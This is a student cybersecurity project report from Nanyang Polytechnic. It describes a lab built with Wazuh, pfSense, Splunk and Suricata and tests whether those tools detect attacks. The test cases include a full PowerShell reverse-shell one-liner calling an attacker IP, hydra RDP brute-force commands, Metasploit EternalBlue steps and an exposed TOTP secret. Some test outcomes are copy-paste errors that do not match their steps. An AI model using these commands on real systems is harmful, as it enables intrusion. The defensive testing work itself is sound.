****

Cyber Security Project

Prepared For

Mr. Sim XiangYuan

*Nanyang Polytechnic*

Prepared By Group 1 Team 1

Dennis Ng Han Jie (204461H)

Joseph Poon (200790F)

Tan Nguet Sen Jared (200463Z)

*Students of Nanyang Polytechnic*

<Date>

**Table of Contents**

# Proposed Scenario


## Scenario 1: High-Profile User Compromise



Back in 2020, hackers were able to compromise High-Profile users such as the accounts of Bill Gates, Barack Obama, Donald Trump, and many others. The hackers were able to compromise the accounts through the following steps:

1. Scrapped LinkedIn for Twitter employees
2. Obtain the Twitter employee’s phone numbers through LinkedIn’s paid tools used for recruiters
3. Vished Twitter’s employees by claiming to be Twitter’s Help Desk.
4. Leading the employees to a phishing website, thus logging their credentials.
5. Then with these credentials, accessed Twitter’s internal systems to gain info on which accounts had admin tools
6. Performed another vishing attempt on those admin accounts
7. Used the admin account’s tools to gain access to the high profile user accounts

After gaining access to the high profile user accounts, they used them to tweet out bitcoin scams. They were also able to steal the account’s information through the Your Twitter Data tool, so information such as their private messages, search history, contact numbers and email addresses were all stolen.



## Scenario 2: Malicious Memes



There was an attacker that uploaded meme images onto his account, which may seem innocent at first, but there were malicious commands embedded into these images. Upon analysis conducted by TrendMicro, it was found out that the attacker’s plan was to execute a two step malware. The malware would first be executed on a host’s machine, then download these images, and then extract the commands and run them.


**Commands embedded in the images**

| /print | Capture screenshot of machine |
| --- | --- |
| /processos | Retrieve list of processes running |
| /clip | Capture clipboard content |
| /username | Retrieve usernames from machine |
| /docs | Retrieve files from predefined path |

After running all the commands, all of the captured information will then be sent to the attacker’s server

## Threats


**CVE-2021-40444 (Malware Attack)**

****

*“Microsoft MSHTML Remote Code Execution Vulnerability”*


Vulnerability that allows attackers to conduct remote code execution through Microsoft Office products such as Powerpoint or Word. This is a vulnerability known to be exploited by the Ryuk Ransomware.

**CVE-2017-0144 (Windows SMB Remote Code Execution Vulnerability)**

****


Microsoft software vulnerability in Server Message Block Version 1(SMBv1). The exploit makes use of the way Microsoft mishandles specially crafted packets from malicious attackers. All the attacker needs to do is send a maliciously-crafted packet to the target server, ad the malware propagates and cyberattack ensues.

**CVE-2022-37164 (Weak Password Policy)**

****


Weak password policy with inadequate requirements for complexity and length. This is vulnerable to brute-force attacks. In addition, password hashes can easily be cracked via hashcat as no salts are being used.

**CVE-2022-24223**

****

SQL Injections are typically caused by improper parsing of SQL queries. Successful SQL Injection attacks are able to perform CRUD (Create Retrieve Update Delete) operations on databases, most notably, retrieving & deleting databases.

# Security Architecture and Individual Roles



* Wazuh will be used to prevent malware, network and password attacks.
* Pfsense will also be used to prevent network and password attacks
* Active directory will be used to prevent password attacks
* Suricata will be used to prevent application and password attacks.
* Splunk will be used to detect network and password attacks
* And Duplicacy will be used to provide resiliency by backing up all user files on the machines


## Individual Roles & Responsibilities

Dennis - Wazuh


Jared - PfSense and Splunk

Joseph - Suricata, Active Directory and Duplicacy

# Implementation Plan



* In our infrastructure, we will have 2 client/victim machines, a Windows 7, and a Windows 10 Pro machine.
* On the Windows 7 machine, it will be vulnerable to CVE-2017-0144
* On the Windows 10 machine, it will be vulnerable to CVE-2022-47523, CVE-2021-40444, and CVE-2021-41435.



* On the two client/victim machines, Duplicati, Splunk, and Wazuh agents will be installed on them along with a Suricata host-based IPS.
* There will also be a Domain Controller that is running Active Directory services to manage the two client/victim machines
* All logs captured by the Wazuh agents will be sent to a dedicated Wazuh server to prevent overloading
* All logs captured by the Splunk agents will also be sent to a dedicated Splunk server to prevent overloading
* The attacker will reside outside the internal network, and will have 2 PfSense firewalls installed between the attacker and our network. This is to ensure resiliency.
* Duplicati will be used to backup our user files on the two victim/client machines onto the cloud as well.

# Test Cases and Test Results

## Dennis

| **No.** | **Test Case** | **Result** |
| --- | --- | --- |
| 1 | Detection of malicious files with FIM and VirusTotal | **Pass** |
| 2 | Automatic removal of malicious files | **Pass** |
| 3 | Detection of brute force attempts over the network | **Pass** |
| 4 | Automatic blocking of IP address after multiple failed logins | **Pass** |
| 5 | Automatic unblocking of IP address after 5 minutes | **Pass** |
| 6 | Detection of processes created on the agent | **Pass** |
| 7 | Automatic killing of malicious processes | **Pass** |
| 8 | Backup Wazuh Server configurations using backup script | **Pass** |
| 9 | Recovery of Wazuh Server configurations using backup script | **Pass** |
| 10 | Detection of network connections on the agent | **Pass** |
| 11 | Block network connection on agent | **Pass** |
| 12 | Whitelist network connection on agent | **Pass** |

**Test Case 1: Detection of malicious files added with FIM and VirusTotal**

1. Download a malicious file from a Virus Database
2. View alert that was generated in Wazuh VirusTotal showing that it is malicious
3. View email alert to Administrator notifying malicious file

**Expected Outcome:** An alert is generated by Wazuh whenever a malicious file was added to the agent, and an email alert is sent as well.

**Actual Outcome:**  An alert is generated by Wazuh whenever a malicious file was added to the agent, and an email alert is sent as well.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP4xne82ZCSh5Yaz2w?e=wbZbFJ

**Test Case 2: Automatic removal of malicious files**

1. Download a malicious file from a Virus Database
2. File is automatically deleted after detected by VirusTotal by custom remove-threat.exe
3. View alert generated in Wazuh VirusTotal showing removal of malicious file
4. View email alert sent to Administrator notifying removal

**Expected Outcome:** The malicious file is automatically removed by custom remove-threat.exe, and alerts were generated by Wazuh, and an email alert was sent.

**Actual Outcome:**  The malicious file is automatically removed by custom remove-threat.exe, and alerts were generated by Wazuh, and an email alert was sent.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP4y2umPQ4ErU6HeEw?e=lFBObz

**Test Case 3: Detection of brute force attempts over the network**

1. Enable Remote Desktop on the agent
2. Run command *sudo hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt <IP Address of agent> rdp*on a Kali virtual machine
3. View alert generated by Wazuh showing multiple login failures

**Expected Outcome:** An alert is generated by Wazuh whenever a brute force attempt is done on the agent.

**Actual Outcome:**  An alert is generated by Wazuh whenever a brute force attempt is done on the agent.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP4wQICWI9ltc0YtRA?e=RC0PS9

**Test Case 4: Automatic blocking of IP address after multiple failed logins**

1. Run command *sudo hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt <IP Address of agent> rdp*on a Kali virtual machine
2. Open Firewall to view firewall rule added to block the attacker IP address created by custom firewall.exe
3. View alert generated by Wazuh showing the creation of the firewall rule
4. View email alert sent to Administrator notifying firewall rule creation

**Expected Outcome:** A firewall is created on the agent to block the attacker’s IP address by the custom firewall.exe. Alerts are generated as well by Wazuh and an email alert was sent.

**Actual Outcome:**  A firewall is created on the agent to block the attacker’s IP address by the custom firewall.exe. Alerts are generated as well by Wazuh and an email alert was sent.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP400rTW3lcWomUjZg?e=wwp2Nf

**Test Case 5: Automatic unblocking of IP address after 5 minutes**

1. Run command *sudo hydra -L /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt <IP Address of agent> rdp*on a Kali virtual machine (If IP is not blocked yet)
2. Open Firewall to view firewall rule added to block the attacker IP address created by custom firewall.exe
3. Wait 5 minutes
4. Refresh Firewall rules view that the earlier created firewall rule was deleted by custom firewall.exe
5. View alert generated by Wazuh showing the deletion of the firewall rule
6. View email alert sent to Administrator notifying firewall rule deletion

**Expected Outcome:** The firewall rule that was created to block the attacker was deleted after 5 minutes by the custom firewall.exe. Alerts are generated as well by Wazuh and an email alert was sent.

**Actual Outcome:** The firewall rule that was created to block the attacker was deleted after 5 minutes by the custom firewall.exe. Alerts are generated as well by Wazuh and an email alert was sent.

**Result:** Pass

**Link:** <https://1drv.ms/u/s!AubF3kOr_pwxgP44Svj1U21IA0S1qw?e=APlSS8>

**Test Case 6: Detection of processes created on the agent**

1. Run any .exe program
2. View alert generated by Wazuh showing that a process was created

**Expected Outcome:** The firewall rule that was created to block the attacker was deleted after 5 minutes by the custom firewall.exe. Alerts are generated as well by Wazuh.

**Actual Outcome:**  The firewall rule that was created to block the attacker was deleted after 5 minutes by the custom firewall.exe. Alerts are generated as well by Wazuh.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP4zlANhlsxIUXFZzA?e=dLm5sg

**Test Case 7: Automatic killing of malicious processes**

1. Run self-created ransomware
2. View alert generated by Wazuh showing that process was creating files that may be used by malware
3. Ransomware process is killed by custom killprocess.exe
4. View alert generated by Wazuh showing that process was killed
5. View email alert sent to Administrator notifying the creation of malicious files and that the malicious process was killed

**Expected Outcome:** The firewall rule that was created to block the attacker was deleted after 5 minutes by the custom firewall.exe. Alerts are generated as well by Wazuh and an email alert was sent.

**Actual Outcome:** The firewall rule that was created to block the attacker was deleted after 5 minutes by the custom firewall.exe. Alerts are generated as well by Wazuh and an email alert was sent.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP4239Z1IINdIk3ASw?e=2r8AoJ

**Test Case 8: Backup Wazuh Server configurations using backup script**

1. Run backup.py on Wazuh Server
2. Enter option 1 to backup files
3. Click on the link outputted for authorisation (if needed)
4. Login using an authorised account (if needed)
5. Enter option 1 again (if needed)
6. Check Google Drive to view archive zip file created after “Backup created” is displayed

**Expected Outcome:** Backup archive file of all Wazuh server files created in the Google Drive

**Actual Outcome:** Backup archive file of all Wazuh server files created in the Google Drive

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP41w18esMtEEaN76A?e=lwEjqO

**Test Case 9: Recovery of Wazuh Server configurations using backup script**

1. Delete a line from any of the configuration files on the Wazuh server
2. Run backup.py on Wazuh Server
3. Enter option 2 to recover files
4. Click on the link outputted for authorisation (if needed)
5. Login using an authorised account (if needed)
6. Enter option 2 again (if needed)
7. Choose an archive to recover from
8. Check if configurations have been restored on Wazuh after “Wazuh Services started” is displayed

**Expected Outcome:** Deleted configuration is recovered

**Actual Outcome:** Deleted configuration is recovered

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP43YBsvxLB0H-Aj8A?e=T1UlbL

**Test Case 10: Detection of network connections on the agent**

1. Open a terminal in your attacker machine
2. Run nc -lvp 4444
3. Ensure Real-time protection is disabled on the agent
4. Open Powershell on the agent and run the command

*$client = New-Object System.Net.Sockets.TCPClient("192.168.71.139",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()*

1. View alert generated by Wazuh showing network connection
2. View email alert sent to Administrator notifying network connection

**Expected Outcome:** Attacker managed to gain a reverse shell on the agent. Alert generated by Wazuh showing network connection created and email alert sent to notify Administrator.

**Actual Outcome:** Attacker managed to gain a reverse shell on the agent. Alert generated by Wazuh showing network connection created and email alert sent to notify Administrator.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP48e1-EQ-UcJnsg8g?e=vyspG9

**Test Case 11: Block network connection on agent**

1. Open a terminal in your attacker machine
2. Run nc -lvp 4444
3. Ensure Real-time protection is disabled on the agent
4. Open Powershell on the agent and run the command

*$client = New-Object System.Net.Sockets.TCPClient("192.168.71.139",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()*

1. View Firewall rule created by custom blockshell.exe to block attacker IP
2. View alert generated by Wazuh on creation of firewall rule and network connection
3. View email alert sent to Administrator to notify creation of firewall rule and network connection

**Expected Outcome:** Attacker is unable to gain a reverse shell on the agent. Alert generated by Wazuh showing firewall rule creation and network connection created and email alert sent to notify Administrator.

**Actual Outcome:** Attacker is unable to gain a reverse shell on the agent. Alert generated by Wazuh showing firewall rule creation and network connection created and email alert sent to notify Administrator.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP473REG7rLIhpAwTQ?e=zcxByX

**Test Case 12: Whitelist network connection on agent**

1. Open a terminal in your attacker machine
2. Run nc -lvp 4444
3. Ensure Real-time protection is disabled on the agent
4. Add IP address to be whitelisted to whitelist.txt located in C:/Program Files (x86)/ossec-agent/active-response/bin
5. Open Powershell on the agent and run the command

*$client = New-Object System.Net.Sockets.TCPClient("192.168.71.139",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()*

1. View Firewall rules to ensure no rule was created to block the IP address
2. View active-response.log to view logs generated by the custom blockshell.exe notifying that it is whitelisted, and will exit the program

**Expected Outcome:** Whitelisted IP address will still be able to connect to the agent.

**Actual Outcome:** Whitelisted IP address will still be able to connect to the agent.

**Result:** Pass

**Link:** https://1drv.ms/u/s!AubF3kOr\_pwxgP4628M1lJR4cmWtUA?e=hQAbcm

## 

## Jared

| **No.** | **Test Case** | **Result** |
| --- | --- | --- |
| 1 | EternalBlue Detection - pfsense (Snort) | **Pass** |
| 2 | Eternalblue Response - Splunk | **Pass** |
| 3 | Reducing Attack surface with OpenVPN + TOTP - pfsense | **Pass** |
| 4 | RDP Brute Force Detection - Splunk | **Pass** |
| 5 | High Availability - pfsense (Best Practice) | **Pass** |
| 6 | Restrict Admin access - PfSense (Best practice) | **Pass** |
| 7 | Backup and Restore - PfSense(Best practice) | **Pass** |
| 8 | Pfsense logs are automatically backup - Splunk (Best Practice) | **Pass** |

**Test Case 1:** EternalBlue Detection - pfsense (Snort)

1. Set Up Eternalblue exploit on Kali

1.1 msfconsole

1.2 search ms17-010

1.3 use 0

1.4 set RHOSTS 172.16.1.145

1. Alert generated by snort
2. Attacker machine is added to the block lists
3. Exploit is complete, but no session was created

**Expected Outcome:** Attack is unsuccessful, detected with alert under pfsenses Snort, and attacker IP is added to Snort Block Lists

**Actual Outcome:**  Attack is unsuccessful, detected with alert under pfsenses Snort, and attacker IP is added to Snort Block Lists

**Result:** Pass

**Link:** https://drive.google.com/file/d/1ll7o7PhjEkxZzwuLpXrHbml1eVruLcbY/view?usp=share\_link

**Test Case 2:** EternalBlue Response - Splunk

1. Set Up Eternalblue exploit on Kali

1.1 msfconsole

1.2 search ms17-010

1.3 use 0

1.4 set RHOSTS 172.16.1.145

1. Alert generated by snort
2. Attacker machine is added to the block lists
3. Exploit is complete, but no session was created
4. Splunk Alerts are triggered
5. Email is send to tanjared6@gmail.com(administrator)

**Expected Outcome:** Splunk alert was triggered, and responded by sending an email to tanjared6@gmail.com

**Actual Outcome:**  Splunk alert was triggered, and responded by sending an email to tanjared6@gmail.com

**Result:** Pass

**Link:** https://drive.google.com/file/d/1rWSjbTSkejXHHm3DEMAQXshBQU9odovi/view?usp=share\_link

**Test Case 3:** Reducing Attack surface with OpenVPN + TOTP - pfsense

1. Ping 172.16.1.32
2. Unable to Ping
3. Connection to OpenVPN

3.1 sudo openvpn connection.ovpn

3.2 google=$(oathtool --base32 --totp "2SG4PUO3XHX33TSY" -d | echo ${google}

3.3 Type in tom as username and pin +TOTP as password

1. Ping 172.16.1.32

**Expected Outcome:** Connection is successful and able to ping other hosts

**Actual Outcome:**  Connection is successful and able to ping other hosts

**Result:** Pass

**Link:** https://drive.google.com/file/d/13HiM1oJ1GmGtRP4neKZtv1GPlWo7AeZb/view?usp=share\_link

**Test Case 4:** RDP Brute Force Detection - Splunk

1. Ping 172.16.1.32
2. Unable to Ping
3. Connection to OpenVPN

3.1 sudo openvpn connection.ovpn

3.2 google=$(oathtool --base32 --totp "2SG4PUO3XHX33TSY" -d | echo ${google}

3.3 Type in tom as username and pin +TOTP as password

1. Ping 172.16.1.32
2. Run RDP brute force command on attacker machine

5.1 hydra -L /usr/share/wordlists/rockyou.txt -U /usr/share/wordlists/rockyou.txt rdp://192.168.1.100 -V

1. Splunk detects that a RDP brute force is ongoing and triggers alert and send an email to tanjared6@gmail.com

**Expected Outcome:** Splunk alert was triggered, and responded by sending an email to tanjared6@gmail.com

**Actual Outcome:**  Splunk alert was triggered, and responded by sending an email to tanjared6@gmail.com

**Result:** Pass

**Link:** https://drive.google.com/file/d/1QyVDn--oJa7b1eKTOBzVaY3KuBRrgVGi/view?usp=share\_link

**Test Case 5:** High Availability - pfsense (Best Practice)

1. Transition during failover of MASTER

1.1 Show that Status is MASTER for 172.16.1.1

1.2 Show that Status is BACKUP for 172.16.1.10

1.3 Kali ping host 1.1.1.1

1.4 Shutdown Master pfsense 172.16.1.1

1.5 Show that kali is still pinging, Stop kali ping, Show that Kali packet loss is not high

1.6 Show that BACKUP 172.16.1.10 becomes MASTER

1. Transition during recovery of MASTER

2.1 Kali ping host 1.1.1.1

2.2 Turn on Master pfsense 172.16.1.1

2.3 Show that MASTER 172.16.1.1 Control is regained, Show that MASTER 172.16.1.10

2.4 Show Kali is still pinging, Stop Kali ping, Show that Kali packet loss is not high

**Expected Outcome:** Seamless on the failover and recovery of MASTER pfsense

**Actual Outcome:**  Seamless on the failover and recovery of MASTER pfsense

**Result:** Pass

**Link:** https://drive.google.com/file/d/192qJXar6wEBZ88DU7BedKo1YorZuawSC/view?usp=share\_link

**Test Case 6:** Restrict Admin access - PfSense (Best practice)

1. Access pfSense Web GUI with a hosts that is within the defined host list
2. Able to access and navigate around
3. Access pfSense Web GUI with a hosts that is NOT within the defined host list
4. Unable to access and navigate around

**Expected Outcome:** pfsense can only be access through the Web Gui with a host within the defined host list

**Actual Outcome:** pfsense can only be access through the Web Gui with a host within the defined host list

**Result:** Pass

**Link:**

https://drive.google.com/file/d/17rlhZVNkryyXwELP40-3hvalhw2zhqrv/view?usp=share\_link

**Test Case 7:** Backup and Restore - PfSense(Best practice)

1. Download pfSense configuration as XML
2. Alter pfSense configuration

2.1) Delete LAN2 Interface

2.2) Delete Snort Custom Rule

1. Restore the configuration using the XML file
2. Show restored pfSense configuration

4.1) Show LAN2 interface

4.2) Show Snort Custom Rule

**Expected Outcome:** Altered Configuration successfully restored

**Actual Outcome:** Altered Configuration successfully restored

**Result:** Pass

**Link:**

https://drive.google.com/file/d/1w0PpaGGhJmYIpz5F67eRb8nFDVxXwAQi/view?usp=share\_link

**Test Case 8:** Pfsense logs are automatically backup - Splunk (Best Practice)

1. Delete logs from pfsense
2. Show Splunk logs

**Expected Outcome:** Logs are still stored in splunk after logs are deleted from pfsense

**Actual Outcome:** Logs are still stored in splunk after logs are deleted from pfsense

**Result:** Pass

**Link:**

https://drive.google.com/file/d/1KV\_KFImAmtsi9xEhp8k-\_dBx8P2-8kKV/view?usp=share\_link

## 

## Joseph

| **No.** | **Test Case** | **Result** |
| --- | --- | --- |
| 1 | Suricata DoS Attack & Prevention | **Pass** |
| 2 | Suricata Dry Run (Best Practice) | **Pass** |
| 3 | SQL Injection Detection | **Pass** |
| 4 | Detect Malicious Outbound Traffic (via Browser) | **Pass** |
